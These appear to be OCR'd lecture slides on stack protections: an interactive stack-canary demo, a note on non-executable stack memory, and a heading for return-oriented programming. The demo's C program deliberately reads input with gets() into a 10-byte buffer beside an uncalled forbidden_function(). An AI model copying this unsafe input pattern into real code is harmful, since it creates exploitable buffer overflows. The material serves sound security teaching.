
BOMod Stack Guard Interactive Demo

Program Counter Delay | Play | Stop | Step Forward | Reset | Input: ABCDEFGHIJ

```
#include <stdio.h>

typedef char t_STRING[10];

void get_string(t_STRING str)
{
  gets(str);
  puts("You entered:");
  puts(str);
}

void forbidden_function()
{
  puts("Oh, bother.");
}

void main()
{
  t_STRING my_string = "Hello.";

  puts("Enter something:");
  get_string(my_string);
}
```

```
Enter something:
ABCDEFGHIJ
```

Next character must overwrite stack canary '?' before it overwrites return pointer '$'!




Now is where you can use the text box above to give input to the program and click 'Play' or 'Step Forward' to resume


Non-executable Stack Memory Protections


Idea: Mark memory regions corresponding to buffers in programs as *data* regions and prevent the program from ever executing *code* in a region marked as *data.*

Return-oriented Programming (ROP)

